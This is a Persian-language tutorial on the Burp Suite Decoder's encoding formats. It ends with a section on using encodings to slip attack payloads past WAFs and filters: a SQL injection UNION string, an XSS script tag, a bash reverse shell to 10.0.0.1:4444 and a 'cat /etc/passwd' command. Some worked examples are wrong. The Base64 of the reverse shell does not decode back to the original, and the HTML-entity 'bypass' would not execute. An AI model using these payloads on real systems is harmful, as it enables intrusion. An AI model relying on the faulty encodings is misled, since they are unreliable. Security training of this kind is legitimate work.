

Burp Suite Encoder

&

Decoder Tutorial



Contents

2	مسئله Burp Suite در Encoder & Decoder
3	مسئله URL Encoder & Decoder
4	مسئله HTML Encoder & Decoder
6	مسئله Base64 Encoder & Decoder
7	مسئله ASCII Hex Encoder & Decoder
9	مسئله Hex Encoder & Decoder
10	مسئله Octal Encoder & Decoder
11	مسئله Binary Encoder & Decoder
12	مسئله Gzip Encoder & Decoder
13	کاربرد و سناریو عملی
13	1. URL Encoding
13	2. HTML Encoding
14	3. Base64 Encoding
14	4. ASCII Hex Encoding
14	5. Hex Encoding
15	6. Octal Encoding
15	7. Binary Encoding
15	8. Gzip Compression
16	جمع بندی:



مسئله Encoder & Decoder در Burp Suite

دکودر Burp Suite ابزاری است که داده‌های کدگذاری شده (encoded) را به فرم واقعی آن‌ها تبدیل می‌کند یا داده‌های خام (raw) را به انواع فرم‌های کدگذاری و هش شده تبدیل می‌نماید. این ابزار می‌تواند چندین فرمت کدگذاری را با استفاده از تکنیک‌های تعریف شده تشخیص دهد. کدگذاری (Encoding) شامل قرار دادن یک دنباله از کاراکترها (حروف، اعداد، علائم نقطه‌گذاری و نمادها) در یک فرمت تخصصی است که انتقال یا ذخیره‌سازی کارآمد را امکان‌پذیر می‌سازد. دکد کردن (Decoding) فرآیند کدگذاری را معکوس می‌کند و یک فرمت کدگذاری شده را به فرمت اصلی بازمی‌گرداند. کاربران می‌توانند از کدگذاری و دکد کردن در ارتباطات داده‌ای، شبکه و ذخیره‌سازی استفاده کنند.

امروز در حال بررسی گزینه Decoder در 'Burp Suite' هستیم. Burp Suite ابزاری است که برای تست امنیت برنامه‌های کاربردی وب (Web application security) استفاده می‌شود. ابزارهای مختلف آن به‌طور یکپارچه با هم کار می‌کنند تا از کل فرآیند تست، از نقشه‌برداری اولیه و تحلیل سطح حمله یک برنامه گرفته، تا پیدا کردن و بهره‌برداری از آسیب‌پذیری‌های امنیتی، پشتیبانی کنند. این ابزار با زبان JAVA نوشته شده و توسط PortSwigger Security توسعه یافته است.

در Burp Suite 9 نوع فرمت دکودر وجود دارد:


- Plain text
- URL
- HTML
- Base64
- ASCII Hex
- Hex
- Octal
- Binary
- Gzip



مسئله URL Encoder & Decoder

وقتی گزینه decoder در burp suite را بررسی کنید، دو بخش چپ و راست را مشاهده خواهید کرد. بخش چپ خود به ترتیب برای گزینه‌های encoding و decode به دو و سه بخش تقسیم شده است. بخش راست شامل تب function برای گزینه‌های encoding و decode می‌باشد. و اگر به تصویر داده شده در زیر توجه کنید، می‌توانید متوجه شوید که دو دکمه رادیویی (radio buttons) برای انتخاب نوع محتوایی که می‌خواهید encode یا decode کنید، وجود دارد.

دکمه رادیویی مربوط به گزینه text را فعال کنید (Enable)، و سپس می‌توانیم هر ورودی را در کادر برای encode کردن وارد کنیم. در اینجا، ما Raj Chandel را به عنوان ورودی وارد می‌کنیم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه Encoded as کلیک کرده و فیلد URL را از لیست داده شده انتخاب کنید، همانطور که در تصویر نشان داده شده است. نتیجه encode شده در قالب URL را در کادر دوم همانطور که در تصویر نشان داده شده است، دریافت خواهیم کرد.



ما می‌توانیم مستقیماً متن URL کدگذاری شده (Encoded URL Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد URL از لیست گزینه‌های داده شده، همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم.

این عمل، متن URL کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.



مسئله HTML Encoder & Decoder

همان مراحل را تکرار کنید و هر ورودی را در کادر اول برای encode کردن وارد کنید، در اینجا ما Raj Chandel را به عنوان ورودی داده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as HTML** کلیک کرده و فیلد را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encode شده در قالب HTML را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.

The screenshot shows a web application with a tabbed interface. The 'Decoder' tab is active. The top navigation bar includes tabs for Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The main area has two text input fields. The top field contains the text 'raj chandel'. Below it is a large watermark 'www.hackingarticles.in'. The bottom field contains the encoded output: 'raj chandel'. Below this field is another large watermark 'www.hackingarticles.in'. On the right side, there are radio buttons for 'Text' (selected) and 'Hex', a 'Decode as ...' dropdown menu, and an 'Encode as ...' dropdown menu. The 'Encode as ...' menu is open, showing options: Plain, URL, HTML, Base64, ASCII hex, Hex, Octal, Binary, and Gzip. At the bottom right of the menu is a 'Smart decode' button.



t.me/Chaos_nexus_tech

ما می‌توانیم مستقیماً متن HTML کدگذاری شده (Encoded HTML Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **HTML** همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم.


این عمل، متن HTML کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.

The image shows a web-based HTML decoder tool. It consists of three input/output text areas and a control panel on the right. The top text area contains the text "raj chandel". The middle text area contains the encoded HTML string: `r a j   c h a n d e l`. The bottom text area contains the decoded text "raj chandel". The control panel on the right has radio buttons for "Text" (selected) and "Hex", a "Decode as ..." dropdown menu, an "Encode as ..." dropdown menu, a "Hash ..." dropdown menu, and a "Smart decode" button. The "Decode as ..." dropdown is open, showing a list of options: Plain, URL, HTML, Base64, ASCII hex, Hex, Octal, Binary, and Gzip. The "HTML" option is highlighted in red.



مسئله Base64 Encoder & Decoder

همان فرآیند را تکرار کنید و هر ورودی را در کادر اول برای **encode** کردن وارد کنید؛ در اینجا ما از Raj Chandel به عنوان ورودی استفاده کرده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و فیلد **Base64** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه **encode** شده در قالب **Base64** را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.



The screenshot shows a web application interface for Base64 encoding and decoding. At the top, there are tabs: Repeater, Sequencer, Decoder (selected), Comparer, Extender, Project options, User options, and Alerts. The main area is divided into two sections. The top section has a text input field containing 'raj chandel' and a 'Decode as ...' dropdown menu. The bottom section has a text output field containing 'cmFqIGNoYW5kZWw=' and an 'Encode as ...' dropdown menu. The 'Encode as ...' dropdown is open, showing a list of options: Plain, URL, HTML, Base64 (highlighted), ASCII hex, Hex, Octal, Binary, and Gzip. There is also a 'Smart decode' button at the bottom right.

t.me/Chaos_nexus_tech

ما می‌توانیم مستقیماً متن Base64 کدگذاری شده (Encoded Base64 Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **Base64** همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم.

این عمل، متن Base64 کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.

The image shows a web-based Base64 decoder interface. It consists of three main text input areas and a sidebar of options. The top input area contains the text 'raj chandel'. The middle input area contains the Base64 encoded string 'cmFqlGNoYW5kZWw='. The bottom input area contains the decoded text 'raj chandel'. The sidebar on the right has two sections. The top section has 'Text' selected and 'Decode as ...' set to 'Base64'. The bottom section also has 'Text' selected and 'Decode as ...' set to 'Base64'. There are also 'Encode as ...', 'Hash ...', and 'Smart decode' buttons in the sidebar.

مسئله ASCII Hex Encoder & Decoder

دوباره، همان فرآیند را تکرار کنید و هر ورودی را در کادر اول برای **encode** کردن وارد کنید؛ در اینجا ما Raj Chandel را به عنوان ورودی وارد می‌کنیم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و فیلد **ASCII Hex** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه **encode** شده در قالب ASCII Hex را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.



Repeater Sequencer **Decoder** Comparer Extender Project options User options Alerts

raj chandel

72616a206368616e64656c

Text Hex ?

Decode as ...

Encode as ...

Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip

Smart decode

ما می‌توانیم مستقیماً متن ASCII Hex کدگذاری شده (Encoded ASCII Hex Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **ASCII Hex** همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم.

این عمل، متن ASCII Hex کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.

raj chandel

72616a206368616e64656c

raj chandel

Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

Text Hex

Decode as ...


Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip

Hash ...

Smart decode

مسئله Hex Encoder & Decoder

همانند موارد فوق تکرار کنید و هر ورودی را در کادر اول برای **encode** کردن وارد کنید. در اینجا ما **Raj Chandel 123456789** را به عنوان ورودی داده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و گزینه **Hex** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه **encode** شده در قالب **Hex** را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.



در نهایت، ما می‌توانیم مستقیماً متن **Hex** کدگذاری شده (**Encoded Hex Text**) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **Hex** همانطور که در تصویر نشان داده شده است، دکد (**decode**) کنیم. این عمل، متن **Hex** کدگذاری شده را به متن ساده (**plain text**) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.



مسئله Octal Encoder & Decoder

دوباره تکرار کنید و هر داده‌ای را در کادر اول برای **encode** کردن وارد کنید؛ ما Raj Chandel 123456789 را به عنوان ورودی ارائه داده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as Octal** کلیک کرده و فیلد **Octal** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه **encode** شده در قالب **Octal** را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.

در نهایت، ما می‌توانیم مستقیماً متن **Octal** کدگذاری شده (**Encoded Octal Text**) را با کلیک بر روی گزینه **Decoded as Octal** و انتخاب فیلد **Octal** همانطور که در تصویر نشان داده شده است، دکد (**decode**) کنیم. این عمل، متن **Octal** کدگذاری شده را به متن ساده (**plain text**) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.



مسئله Binary Encoder & Decoder

همان مراحل را تکرار کنید و هر ورودی را در کادر اول برای **encode** کردن ارائه دهید؛ در اینجا ما **Raj Chandel 123456789** را به عنوان ورودی وارد می‌کنیم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و فیلد **Binary** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه **encode** شده در قالب **Binary** را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.

سپس، ما می‌توانیم مستقیماً متن **Binary** کدگذاری شده (**Encoded Binary Text**) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **Binary** همانطور که در تصویر نشان داده شده است، دکد (**decode**) کنیم. این عمل، متن **Binary** کدگذاری شده را به متن ساده (**plain text**) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.



مسئله Gzip Encoder & Decoder

هر ورودی را در کادر اول برای encode کردن وارد کنید. در اینجا ما Raj Chandel را به عنوان ورودی وارد کرده ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و فیلد **Gzip** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encode شده در قالب Gzip را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.

Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
raj chandel 123456789 0 1f 8b 08 00 00 00 00 00 00 2b 4a cc 52 48 ce 00 00 +JIRHĪ 1 48 cc 4b 49 cd 51 30 34 32 36 31 35 33 b7 b0 04 HikiIQ0426153-° 2 00 87 97 ca 1c 15 00 00 00 -- -- -- -- -- -- -- -- 00 00 00 Text Hex ? Decode as ... Encode as ... Hash ... Smart decode Text Hex Decode as ... Encode as ... Hash ... Smart decode							

در نهایت، ما می توانیم مستقیماً متن Gzip کدگذاری شده (Encoded Gzip Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **Gzip** همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم. این عمل، متن Gzip کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می کند، همانطور که در تصویر نشان داده شده است.

Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
raj chandel 123456789 0 1f 8b 08 00 00 00 00 00 00 2b 4a cc 52 48 ce 00 00 +JIRHĪ 1 48 cc 4b 49 cd 51 30 34 32 36 31 35 33 b7 b0 04 HikiIQ0426153-° 2 00 87 97 ca 1c 15 00 00 00 -- -- -- -- -- -- -- -- 00 00 00 Text Hex ? Decode as ... Encode as ... Hash ... Smart decode Text Hex Decode as ... Encode as ... Hash ... Smart decode							



1. URL Encoding

کاربرد: جلوگیری از تفسیر نادرست کاراکترهای خاص در URL مثل `&`, `=`, `?`, `Space`

سناریو عملی:

- تست **SQL Injection** ممکن است یک ' یا `Space` در پارامتر URL توسط WAF بلاک شود.

- مثال:

```
id=1' UNION SELECT 1,2,3--
```

تبدیل می‌شود به

```
id=1%27%20UNION%20SELECT%201%2C2%2C3--
```

2. HTML Encoding

کاربرد: جلوگیری از اجرای تگ‌های HTML (و JavaScript) با XSS

سناریو عملی:

- تست **XSS** اگر تگ `<script>` فیلتر شود، می‌توان آن را به صورت HTML Entity نوشت.

- مثال:

```
<script>alert(1)</script>
```

تبدیل می‌شود به

```
&lt;script&gt;alert(1)&lt;/script&gt;
```



3. Base64 Encoding

کاربرد: انتقال داده‌های باینری در قالب متن (مثل داده‌های حساس یا پیلودها)

سناریو عملی:

- پیلودهای مخفی: ارسال پیلود Reverse Shell به صورت encode شده برای دور زدن WAF.

- مثال:

```
bash -i >& /dev/tcp/10.0.0.1/4444 0>&1
```

تبدیل می‌شود به:

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JzE=
```

4. ASCII Hex Encoding

کاربرد: نمایش داده‌ها در قالب هگزادسیمال (برای دور زدن فیلترها)

سناریو عملی:

- تست Command Injection اگر کلمه cat فیلتر شود.

- مثال:

```
cat /etc/passwd
```

تبدیل می‌شود به:

```
636174202F6574632F706173737764
```

5. Hex Encoding

کاربرد: نمایش بایت‌های خام در قالب هگز (برای داده‌های باینری)

سناریو عملی:

- تست Binary Data آنالیز ترافیک شبکه یا هدرهای HTTP

- مثال:

```
ABC
```

تبدیل می‌شود به:

```
41 42 43
```



6. Octal Encoding

کاربرد: نمایش مقادیر در مبنای Octal در payload های قدیمی

سناریو عملی:

- دور زدن فیلتر: زمانی که فقط کاراکترهای عددی مجاز هستند.

- مثال:

cat

:تبدیل می شود به

\143\141\164

7. Binary Encoding

کاربرد: نمایش داده در قالب باینری (برای آنالیز سطح پایین)

سناریو عملی:

- مطالعه آکادمیک: درک چگونگی ذخیره سازی داده ها.

- مثال:

A

:تبدیل می شود به

01000001

8. Gzip Compression

کاربرد: فشرده سازی داده ها برای کاهش حجم ترافیک

سناریو عملی:

- دور زدن WAF فشرده کردن پیلود malicious برای جلوگیری از تشخیص.

- مثال:

یک پیلود بزرگ PHP را فشرده کرده و به صورت Base64 ارسال می کنیم.



- **URL/HTML** برای دور زدن فیلترهای متداول در ورودی‌های وب.
- **Base64** برای پنهان کردن پیلودها و داده‌های حساس.
- **Hex/ASCII Hex** برای دور زدن فیلترهای مبتنی بر کلمه.
- **Octal/Binary** کمتر متداول، اما گاهی در **payload** های خاص کاربرد دارد.
- **Gzip** برای فشرده سازی و پنهان کردن پیلودهای حجیم.

